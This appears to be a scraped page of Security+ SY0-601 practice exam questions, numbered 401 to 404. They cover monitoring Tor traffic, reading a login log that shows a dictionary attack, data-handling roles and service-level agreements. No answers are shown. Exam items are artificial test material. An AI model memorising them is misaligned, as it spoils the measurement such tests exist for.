
A security analyst is concerned about traffic initiated to the dark web from the corporate LAN. Which of the following networks should the analyst monitor?

A. SFTP

B. AIS

C. Tor

D. IoC



Actual exam question from CompTIA's SY0-601

Question #: 401

Topic #: 1

[All SY0-601 Questions]

A security analyst is reviewing logs on a server and observes the following output:

```
01/01/2020 03:33:23 admin attempted login with password sneak
01/01/2020 03:33:32 admin attempted login with password sneaked
01/01/2020 03:33:41 admin attempted login with password sneaker
01/01/2020 03:33:50 admin attempted login with password sneer
01/01/2020 03:33:59 admin attempted login with password sneeze
01/01/2020 03:34:08 admin attempted login with password sneezy
```


Which of the following is the security analyst observing?

A. A rainbow table attack

B. A password-spraying attack

C. A dictionary attack

D. A keylogger attack



Actual exam question from CompTIA's SY0-601

Question #: 402

Topic #: 1

[All SY0-601 Questions]


A company is launching a website in a different country in order to capture user information that a marketing business can use. The company itself will not be using the information. Which of the following roles is the company assuming?

A. Data owner

B. Data processor

C. Data steward

D. Data collector



Actual exam question from CompTIA's SY0-601

Question #: 403

Topic #: 1

[All SY0-601 Questions]


An organization would like to remediate the risk associated with its cloud service provider not meeting its advertised 99.999% availability metrics. Which of the following should the organization consult for the exact requirements for the cloud provider?

A. SLA

B. BPA

C. NDA

D. MOU



Actual exam question from CompTIA's SY0-601

Question #: 404

Topic #: 1

[All SY0-601 Questions]

